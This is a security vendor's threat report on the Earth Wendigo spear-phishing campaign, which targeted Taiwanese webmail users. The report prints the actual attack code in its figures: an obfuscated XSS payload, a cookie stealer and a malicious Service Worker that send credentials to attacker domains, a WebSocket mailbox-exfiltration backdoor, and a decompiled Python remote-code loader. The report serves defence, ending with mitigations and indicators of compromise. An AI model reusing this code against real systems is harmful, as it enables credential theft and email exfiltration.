Earth Wendigo Injects JavaScript Backdoor for Mailbox Exfiltration

trendmicro.com/en_us/research/21/a/earth-wendigo-injects-javascript-backdoor-to-service-worker-for-.html

January 5, 2021

We discovered a new campaign that has been targeting several organizations — including government organizations, research institutions and universities in Taiwan — since May 2019, aiming to exfiltrate emails from targeted organizations via the injection of JavaScript backdoors to a webmail system that is widely-used in Taiwan. With no clear connection to any previous attack group, we gave this new threat actor the name “Earth Wendigo.”

Additional investigation shows that the threat actor also sent spear-phishing emails embedded with malicious links to multiple individuals, including politicians and activists, who support movements in Tibet, the Uyghur region, or Hong Kong. However, this is a separate series of attacks from their operation in Taiwan, which this report covers.



Figure 1. The attack flow of Earth Wendigo’s operation

Figure 2. An example of a spear-phishing email sent by Earth Wendigo to a democracy activist. The text mentions that someone had tried to log in to the user's account and that Google had blocked the login attempt. The blue button says, "Check here."

Initial Access and Propagation

The attack begins with a spear-phishing email that is appended with obfuscated JavaScript. Once the victim opens the email on their webmail page, the appended JavaScript will load malicious scripts from a remote server operated by the threat actor. The scripts are designed to perform malicious behaviors, including:

- Stealing browser cookies and webmail session keys and then sending them to the remote server.
- Appending their malicious script to the victim's email signature to propagate the infection to their contacts.
- Exploiting a webmail system's cross-site scripting (XSS) vulnerability to allow their malicious JavaScript to be injected on the webmail page permanently.
- Registering a malicious JavaScript code to Service Worker, a web browser feature that allows JavaScript to intercept and manipulate HTTPS requests between client and server. The registered Service Worker script can hijack login credentials and modify the webmail page to add malicious scripts in case the attackers were unable to inject the XSS vulnerability mentioned above. (This is also the first time we found an in-the-wild attack that leverages Service Worker.)

Exfiltration of the mailbox

After the attackers gain a foothold into the system — either through XSS injection or Service Worker — the next (and final part) of the attack chain, the exfiltration of the mailbox, is initiated.

The Earth Wendigo threat actor will establish a WebSocket connection between the victims and their WebSocket server via a JavaScript backdoor. The WebSocket server instructs the backdoor on the victim's browser to read emails from the webmail server and then send the content and attachments of the emails back to the WebSocket server. We will share more details of the attack chain in the following paragraphs.

The victim will receive a spear-phishing email disguised as an advertisement with a discount coupon from an online shopping website — however, an obfuscated malicious JavaScript is embedded inside. The email leverages the webmail system's search suggestion function to trigger the webpage to execute their script instead of directly running the malicious script. This is done to evade static security checks.

The email will generate multiple email search requests to the webmail system via the CSS function ”backgroup-image” using their malicious code as a search keyword to make the system register it as a frequently searched keyword. Next, a new “embed” HTML element is created to load the result of the search suggestion by finding the keyword “java” on the webmail server.

The returned suggestion is the JavaScript code that was searched during the first step and has now been indirectly loaded and used to execute the malicious code. This approach allows the threat actor to hide their malicious code inside CSS elements to prevent detection by security solutions that employ static analysis. At the end of this step, the code will create another new script element that will load other malicious JavaScript codes from remote servers.

Figure 3. The spear-phishing email disguised as an advertisement for a shopping coupon

```
35  <br style="background-image:url('https://googletwtw.com/index.php?do=api&id=LTFfI6&m2kcookie=[redacted];">
36  <br style="background-image:url('/cgi-bin/msg_search?use_ir=1&show_list=1&use_ajax=1&by=1&default=1&mbox=@&Query=%3c%69%66%72%61%6d%65%20%73
37  <br style="background-image:url('/cgi-bin/msg_search?use_ir=1&show_list=1&use_ajax=1&by=1&default=1&mbox=@&Query=%3c%69%66%72%61%6d%65%20%73
38  <br style="background-image:url('/cgi-bin/msg_search?use_ir=1&show_list=1&use_ajax=1&by=1&default=1&mbox=@&Query=%3c%69%66%72%61%6d%65%20%73
39  <br style="background-image:url('/cgi-bin/msg_search?use_ir=1&show_list=1&use_ajax=1&by=1&default=1&mbox=@&Query=%3c%69%66%72%61%6d%65%20%73
40  <br style="background-image:url('/cgi-bin/msg_search?use_ir=1&show_list=1&use_ajax=1&by=1&default=1&mbox=@&Query=%3c%69%66%72%61%6d%65%20%73
41  <embed
42  src=/cgi-bin/search_suggest?query_count=5&mbox=%40&term=java&_=1576745058363
```

Figure 4. The malicious JavaScript hidden inside the CSS element

Interestingly, we found many other emails that have injected their malicious JavaScript code at the bottom to load their malicious code from remote servers. However, these emails don’t look like phishing emails and seemed more like real email sent from normal users within the same organization.

Further investigation revealed that the attacker had modified the victims’ email signatures through malicious code injection. This means that all of the emails sent by the victim with the modified mail signature will have the malicious code appended at the end, which is how we found a normal email that was also injected with malicious code. We think the threat actor used this approach to attempt to infect the victim’s contacts for further propagation.

```
avascript:\u0065\u0076\u0061\u006c('\x76\x61\x72\x20\x62\x3d\x64\x6f\x63\x75=
\x6d\x65\x6e\x74\x2e\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74\x28=
\x22\x73\x63\x72\x69\x70\x74\x22\x29\x3b\x62\x2e\x73\x72\x63\x3d\x22\x68\x74=
\x74\x70\x73\x3a\x2f\x2f\x6d\x61\x69\x6c\x32\x30\x30\x30\x74\x77\x2e\x63\x6f=
\x6d\x2f\x35\x44\x63\x4f\x43\x76\x3f\x22\x2b\x4d\x61\x74\x68\x2e\x72\x61\x6e=
\x64\x6f\x6d\x28\x29\x3b\x76\x61\x72\x20\x64\x20\x3d\x20\x74\x6f\x70\x2e\x77=
\x69\x6e\x64\x6f\x77\x2e\x64\x6f\x63\x75\x6d\x65\x6e\x74\x3b\x28\x64\x2e\x67=
\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x54\x61\x67\x4e\x61\x6d\x65=
\x28\x22\x48\x45\x41\x44\x22\x29\x5b\x30\x5d\x7c\x7c\x64\x2e\x62\x6f\x64\x79=
\x29\x2e\x61\x70\x70\x65\x6e\x64\x43\x68\x69\x6c\x64\x28\x62\x29\x3b');"=20h=
eight=3D"0"=20width=3D"0"=20style=3D"display:none"=20id=3D"myconniframe"></i=
frame></body></html>
```

Figure 5. Malicious script appended on the victim's email signature

```
var exdate=new Date();
exdate.setDate(exdate.getDate()+expiredays);
top.window.document.cookie=c_name+ "=" +escape(value)+((expiredays==null) ? "" : ";expires="+exdate.toGMTString());
};
top.window.rand_1 = function(){return Math.round(1E9 * Math.random());};
top.window.payload_ = '%jc%69%66%72%61%6d%65%20%73%72%63%jd%22%26%23%78%j0%j0%j6%61%jb%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%
top.window.signature_main = function(){

if(top.window.getCookie('uac') == '1') return '';

rand = top.window.rand_1();

top.window.pkav.get('/cgi-bin/signature?m='+rand,function(c)
{
    function edit_signature(default_sign){

        rand = top.window.rand_1();
        top.window.pkav.get('/cgi-bin/signature?action=show_edit&sigid='+default_sign,function(c)
        {
            if(c.indexOf('myconniframe') == -1)
            {
                f = top.window.get_form(c);

                txt = f.mailText.innerText||f.mailText.textContent;
                txt = txt.replace(/\n/g,'<br>')
                txt = encodeURIComponent(txt) + top.window.payload_;

                data = 'action=edit&sigid='+f.sigid.value+'&m='+rand+'&MailType=2&crumb='+f.crumb.value+'&subject='+f.subject.value+'&mailText='+txt;
                top.pkav.post('/cgi-bin/signature',data,function(rs){});

            }

            top.window.setCookie('uac','1',1);

        });
    }
```

Figure 6. The malicious script used to read and modify the victim's email signature.

As soon as the user executes the malicious script in the email, a cookie stealer script will be delivered and launched on the browser. The script generates a request to "/cgi-bin/start," which is a wrapper page embedded with the webmail session key. The script will then extract the session key from the page while also collecting browser cookies.

The script will send an HTTP GET request to remove the server with all the collected keys and cookies appended on the query string to transfer the stolen information. The framework used to deliver and manage these XSS attack scripts is called "XSSER.ME" or "XSS Framework." The stolen session keys and browser cookies are also sent to the framework to store in the database.

While a stolen session key may allow the attacker to log into their target's webmail system without a password, note that this is not the Earth Wendigo operation's ultimate goal.

```
send_second = function() {
    new_world_.get("/cgi-bin/start", function(c) {
        s = c.indexOf("\x6B\x65\x79\x3D\x24");
        e = c.indexOf("\x22\x20\x3a\x20\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65");
        cookie = c.substring(s, e);
        var a = new Image();
        a.style = "display:none";
        var b = document.domain;
        a.src = 'https://googletwtw.com/index.php?do=api&id=xIP08F&m2kcookie=' + escape(cookie) + '&toplocation='
            try {
                return btoa(location.href);
            } catch (e) {
                return '';
            }
        })()) + '&cookie=' + escape((function() {
            try {
                return document.cookie;
            } catch (e) {
                return '';
            }
        })());
```
Figure 7. The malicious script to steal the browser cookie and session key

Infection of email accounts

After the initial execution of malicious code with the approaches we mentioned above, the attacker implemented steps to ensure that their malicious script would be constantly loaded and executed by their targets.

The actor prepared two different infection methods. The first involves injecting malicious code into the webpage via an XSS vulnerability on the webmail system. The vulnerability, which exists inside the webmail system's shortcut feature, allows users to create links on the webmail front page.

The attacker can add a shortcut with a crafted payload by exploiting the XSS vulnerability, which replaces part of the original script from the webmail system with malicious JavaScript code. If this is successful, the victim will load the malicious code whenever they access the webmail page with the malicious shortcut added.

Note that the infection will not impact all of the users on the system simultaneously, but only those with infected mail accounts. We have reported the vulnerability to the company that developed the webmail system, which informed us that the vulnerability had been fixed since January 2020. It should not affect those who are using the latest version of the webmail system.

Figure 8. A shortcut containing malicious code that was added to the webmail system

```
        url = '/cgi-bin/shortcut_conf?cmd=setUserScut&id=7&command=CUSTOM&picture=SCP011%20\\&crumb='+crumb+'&FuncSelect=&CmdType=on&ProtoType=&customurl=%2f%63%67%69%2d%62%69%6e%2f%67%65%6e%4
d%61%69%6c%3f%61%64%72%3d%23%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2a%2f%2c%63%3a%73%65%6c%66%5b%27%5c%78%36%35%5c%78%37%36%5c%78%
36%3 [redacted] 6c
%62% [redacted] %4
1%39 [redacted] 9%
6e%4 [redacted] 78
%55% [redacted] %5
1%39 [redacted] 4%
43%3 [redacted] 70
%62%47%51%6f%61%53%6b%37%43%67%3d%3d%27%29%29%2c%73%7a%43%75%73%74%43%6d%64%3a%27%27%2c%73%7a%54%61%72%67%65%74%3a%27%66%75%6c%6c%49%66%72%61%6d%65%27%2c%73%7a%48%69%6e%74%3a%27%27%2c%72%67%50%61%72%6
1%6d%3a%5b%27%27%5d%7d%2c%2f%2f&hint=/*&enable=1&target=0';
```
Figure 9. The query format used to trigger the XSS vulnerability

Service Worker script exploitation

Another way the threat actor infects victims is by registering malicious JavaScript to the Service Worker script, which is a programmable network proxy inside the browser that provides an extended layer for websites and web applications to handle their communications while the network is unreachable. The security risk of Service Worker has been discussed and demonstrated by both PoC work and academic research — for example, a registered Service Worker could intercept and manipulate the requests between the client and the web server.

By examining one of the malicious scripts from the Earth Wendigo campaign, we discovered that it uploaded the tampered Service Worker script to the webmail server disguised as an original script provided by the server. It then registers the uploaded script to the user's Service Worker before removing it from the server immediately after registration.

The registered Service Worker script checks the URL path from an intercepted request and performs various responses:

- For HTTPS POST requests sent to "/cgi-bin/login," which is the API for the authentication of webmail user login and contains the username and password pair, the Service Worker script will copy the pair and send it to a remote server.
- For requests sent to "/cgi-bin/start," which is a page wrapper used to show the main webmail page, the Service Worker script will reply by sending another page to the victim. This new page is almost similar to the original wrapper but injected with a script element meant to load malicious script from Earth Wendigo's server. Therefore, the victim also loads the malicious script with the replaced wrapper page whenever they access the webmail server with the malicious Service Worker enabled in the background.

```
74          f = get_form(c);
75          top.dc_base = f.dc_base.value;
76          top.crumb = f.crumb.value;
77          var b = new FormData(f);
78          b.delete("src_file_1");
79          var d = "c2VsZi5hZGRFdmVudExpc3RlbmVyKCdpbnN0YWxsJywgZXZlbnQgPT4gewogIHNlbGYuc2tpcFdhaXRpbmcoKTsKfSk7CgpzZWxmLmFkZEV2ZW50TGlzdGVuZXIoJ2Zl
80          d = atob(d);
81          var e = new Blob([d], {
82              type: "text/javascript"
83          });
84          var g = new File([e], 'a.js');
85          b.append("src_file_1", g);
86          var h = new XMLHttpRequest;
87          h.onreadystatechange = function() {
88              if ('serviceWorker' in navigator) {
89                  navigator.serviceWorker.register('/cgi-bin/dc_readfile?dir_path=%2F&file_name=a%2Ejs&' + rand_1()).then(function(a) {rm_js2();});
90              }
91              // setTimeout(function(){rm_js2();},5000);
92          };
93          h.open('post', '/cgi-bin/dc_upload');
94          h.send(b);
```

Figure 10. The malicious script used to upload and register the Service Worker script

```
5   self.addEventListener('fetch', function (event) {
6       var url = event.request.clone();
7       var u = url.url
8       if(u.indexOf('/cgi-bin/login') > -1 && url.method == 'POST' && u.indexOf('mail2000tw') == -1)
9           {
10              url.text().then(function(result){
11
12              url = 'https://mail2000tw.com/index.php?do=api&id=qNJuMq&userid='+escape(result)
13              fetch(url,{
14              method: 'GET',
15              mode: 'no-cors',
16              cache: 'default'
17            })
18              });
19          }
20
21
22      if(u.indexOf('/cgi-bin/start') > -1 && u.indexOf('wrap') > -1 && u.indexOf('mail2000tw') == -1)
23       {
24      body = "\x3c\x21\x44\x4f\x43\x54\x59\x50\x45\x20\x68\x74\x6d\x6c\x3e\x0a\x3c\x68\x74\x6d\x6c\x20\x73\x74\x79\x6c\
25      init = {headers: { 'Content-Type': 'text/html' }};
26      res  = new Response(body,init);
27      event.respondWith(res.clone());
28      }
```

Figure 11. The Service Worker script used to steal credentials and reply to the user with a modified wrapper page

```
<!DOCTYPE html>
<html style="height:100%;">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="tpl_revision" content="$Revision: 24602:3d9428e75d8b $" />
<meta name="msg_revision" content="$Revision: 22418:d2ab81986b17 $" />
<title>[redacted]Message System</title>
<script>
<!--
function TopTitle(szTitle)
{
   document.title = szTitle;
}
//-->
</script>
</head>
<body style="width: 100%; height: 100%; margin: 0; overflow: hidden;">
<script src='https://mail2000tw.com/5DcOCv?1562911688'></script>
<iframe style="border:0; display:block; width: 100%; height: 100%;" frameBorder="0" src="/cgi-bin/start?m=1819592949" name="m2k"></iframe>
</body>
</html>
```

Figure 12. The wrapper page with the malicious script (highlighted)

Email exfiltration

At the end of the attack, Earth Wendigo delivers a JavaScript code that then creates a WebSocket connection to a remote server and executes the script returned from the server. We found that the returned script is a backdoor that gets its instructions from the WebSocket server. It has only one command, "get('*URL*')," to perform a request from the victim's browser to the webmail server and collect the response back to the WebSocket server. The usage of the backdoor we found, in this case, is for the mailbox exfiltration.

Figure 13. The email exfiltration flow with WebSocket backdoor

```
ws = function() {

    i = document.createElement("iframe");
    i.src = "/favicon_2x16.ico";
    i.hidden = "true";
    i.onload = () => {
        ws = new WebSocket("wss://ws.googletwtw.com/jquery-1.12.4.js");
        ws.onmessage = function(evt) {
            eval(evt.data)
        }
    };
    top.document.body.appendChild(i);
}
```

Figure 14. The script used to establish WebSocket communication

```
    get = function(url){
        if(url.split(":")[0] == "att" && url.split(":").length >1)
            {
            post_size = 4096;
            url = url.split(":")[1];
            loadfile(url,function(c){
            len = c.size;
            current_size = 0
            while(current_size < len)
            {
                data = c.slice(current_size,current_size + post_size);
                ws.send(data);
                current_size += post_size;
            }
            ws.send("EOFEOFEOF");
            });
            }
            else{new_world_.get(url,function(c){ws.send(c);});}
    }
```

Figure 15. The main script of the backdoor used to get the URL payload and send it back to the WebSocket server



Figure 16. An example of WebSocket communication traffic and email exfiltration flow
A typical sequence used for mailbox exfiltration:

1. The WebSocket server returns a backdoor script that is executed on the victim's browser

2. The backdoor sends the webmail session key, browser cookies, webpage location, and browser user agent string back to the WebSocket server to register the victim's information

3. The WebSocket server sends the command "get('/cgi-bin/folder_tree2?cmd=…')" to grab the list of existing mailboxes under the victim's mail account

4. The WebSocket server sends the command "get('/cgi-bin/msg_list?cmd=…')" to grab the list of emails inside a mailbox that they are interested in reading

5. The WebSocket server sends the command, "get('/cgi-bin/msg_read?cmd=pring_mail&…')" to read the email listed in the response seen in the previous step; it reads each email sequentially from the mailbox and sends it back to the WebSocket server

6. If a stolen email has attachments, the WebSocket server sends the command "get('att:/cgi-bin/downfile/…')" to grab the relevant attachment from the webmail server and slice it into 4096 bytes as chunks to return to the WebSocket server.

These steps are repeatedly performed until they receive the victim's entire mailbox.

Additional Findings

Besides their attack on webmail servers, we also found multiple malware variants used by Earth Wendigo. These malware variants, which are written in Python and compiled as Windows executables, communicate to a malicious domain — the same one used in this attack.

Most of them are shellcode loaders that load embedded shellcode likely from Cobalt Strike. Some of them are backdoors that will communicate with the command and control (C&C)) server to request and execute additional python code. However, we don't know what code they delivered because the server was already down when we were verifying the malware variants. It's also not clear how they were delivered to the victims.

```
# uncompyle6 version 3.7.3
# Python bytecode 3.4
# Decompiled from: Python 3.6.9 (default, Jul 17 2020, 12:50:27)
# [GCC 8.4.0]
# Embedded file name: install_flash_play.py
import ctypes as UNPnllTYnZb
from urllib import request
from urllib import parse
import time, uuid, sys, os, base64, subprocess
task_id = str(uuid.uuid1())

def exec_remote(url):
    req = request.Request(url)
    req.add_header('User-Agent', 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36')
    req.add_header('givemecode', '11223344')
    with request.urlopen(req) as (f):
        s = f.read().decode('utf8')
    exec(s)


try:
    s = '3e9fbe9e12775a89c2c82b02b6d9a15a;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;'
    sign = parse.quote(s[:s.find(';')])
    exec_remote('https://bf.mail2000tw.com:8443/?getinfo&m=' + sign + '&uuid=' + task_id)
except:
    pass

try:
    time.sleep(2)
    UNPnllTYnZb.windll.user32.MessageBoxA(0, 'Unsupported operating system, installation failed...'.encode('utf8'), 'error'.encode('utf8'), 0)
    while True:
        exec_remote('https://bf.mail2000tw.com:8443/?getexec&m=' + sign + '&uuid=' + task_id)
        time.sleep(60)

except:
    pass
```

Figure 17. The Python script decompiled from the malware

Conclusion

While Earth Wendigo uses typical spear-phishing techniques to initiate their attack, the threat actor also uses many atypical techniques to infiltrate the targeted organizations, such as the use of mail signature manipulation and Service Worker infection.

The impact of spear-phishing attacks can be minimized by following security best practices, which include refraining from opening emails sent by suspicious sources. We also encourage both users and organizations to upgrade their servers to the latest version to prevent compromise via vulnerability exploits.

To avoid XSS attacks similar to what we described in this report, we recommend adapting Contant-Security-Policy (CSP) for websites.

Indicators of Compromise

Indicator	Description	Detection
mail2000tw[.]com	Domain operated by Earth Wendigo	
bf[.]mail2000tw[.]com	Domain operated by Earth Wendigo	
admin[.]mail2000tw[.]com	Domain operated by Earth Wendigo	

googletwtw[.]com	Domain operated by Earth Wendigo	
bf[.]googletwtw[.]com	Domain operated by Earth Wendigo	
ws[.]googletwtw[.]com	Domain operated by Earth Wendigo	
admin[.]googletwtw[.]com	Domain operated by Earth Wendigo	
anybodyopenfind[.]com	Domain operated by Earth Wendigo	
support[.]anybodyopenfind[.]com	Domain operated by Earth Wendigo	
supports[.]anybodyopenfind[.]com	Domain operated by Earth Wendigo	
supportss[.]anybodyopenfind[.]com	Domain operated by Earth Wendigo	
a61e84ac9b9d3009415c7982887dd7834ba2e7c8ea9098f33280d82b9a81f923	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
66cf12bb9b013c30f9db6484caa5d5d0a94683887cded2758886aae1cb5c1c65	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
4cdaca6b01f52092a1dd30fc68ee8f6d679ea6f7a21974e4a3eb8d14be6f5d74	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A

f50a589f3b3ebcc326bab55d1ef271dcec372c25d65f381a409ea85929a34b49	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
e047aa878f9e7a55a80cc1b70d0ac9840251691e91ab6454562afbff427b0879	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
a1a6dc2a6c795fc315085d00aa7fdabd1f043b28c68d4f98d4152fe539f026f1	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
10d2158828b953ff1140376ceb79182486525fd14b98f743dafa317110c1b289	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
0e04a03afa5b66014457136fb4d437d51da9067dc88452f9ebd098d10c97c5b8	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
75f3f724a2bfda1e74e0de36ff6a12d3f2ea599a594845d7e6bc7c76429e0fa4	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
c3bc364409bb0c4453f6d80351477ff8a13a1acdc5735a9dff4ea4b3f5ad201c	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
5251087bb2a0c87ac60c13f2edb7c39fb1ea26984fcc07e4cf8b39db31ce2b08	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
7fa9a58163dd233065a86f9ed6857ed698fc6e454e6b428ea93f4f711279fb61	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
f568f823959be80a707e05791718c1c3c377da1b0db1865821c1cf7bc53b6084	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
a54d58d5a5812abaede3e2012ae757d378fb51c7d3974eaa3a3f34511161c1db	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A

77c3d62cce21c2c348f825948042f7d36999e3be80db32ac98950e88db4140b1	Earth Wendigo XSS attack script	Trojan.JS.WENDIGOE.A
c0dabb52c73173ea0b597ae4ad90d67c23c85110b06aa3c9e110a852ebe04420	Earth Wendigo Service Worker script	Trojan.JS.WENDIGOE.A
efe541889f3da7672398d7ad00b8243e94d13cc3254ed59cd547ad172c1aa4be	Earth Wendigo WebSocket JavaScript backdoor	Backdoor.JS.WENDIGOE.A
2411b7b9ada83f6586278e0ad36b42a98513c9047a272a5dcb4a2754ba8e6f1d	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.A
1de54855b15fc55b4a865723224119029e51b381a11fda5d05159c74f50cb7de	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.A
d935c9fe8e229f1dabcc0ceb02a9ce7130ae313dd18de0b1aca69741321a7d1b	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.B
50f23b6f4dff77ce4101242ebc3f12ea40156a409a7417ecf6564af344747b76	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.C
fab0c4e0992afe35c5e99bf9286db94313ffedc77d138e96af940423b2ca1cf2	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.C
4d9c63127befad0b65078ccd821a9cd6c1dccec3e204a253751e7213a2d39e39	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.C
25258044c838c6fc14a447573a4a94662170a7b83f08a8d76f96fbbec3ab08e2	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.C
13952e13d310fb5102fd4a90e4eafe6291bc97e09eba50fedbc2f8900c80165f	Earth Wendigo Shellcode Loader	Trojan.Win32.WENDIGOE.C

ccb7be5a5a73104106c669d7c58b13a55eb9db3b3b5a6d3097ac8b68f2555d39	Earth Wendigo Shellcode Loader	Trojan.Win64.WENDIGOE.A
40a251184bb680edadfa9778a37135227e4191163882ccf170835e0658b1e0ed	Earth Wendigo Shellcode Loader	Trojan.Win64.WENDIGOE.B
0d6c3cc46be2c2c951c24c695558be1e2338635176fa34e8b36b3e751ccdb0de	Cobalt Strike	Trojan.Win32.COBALT.SM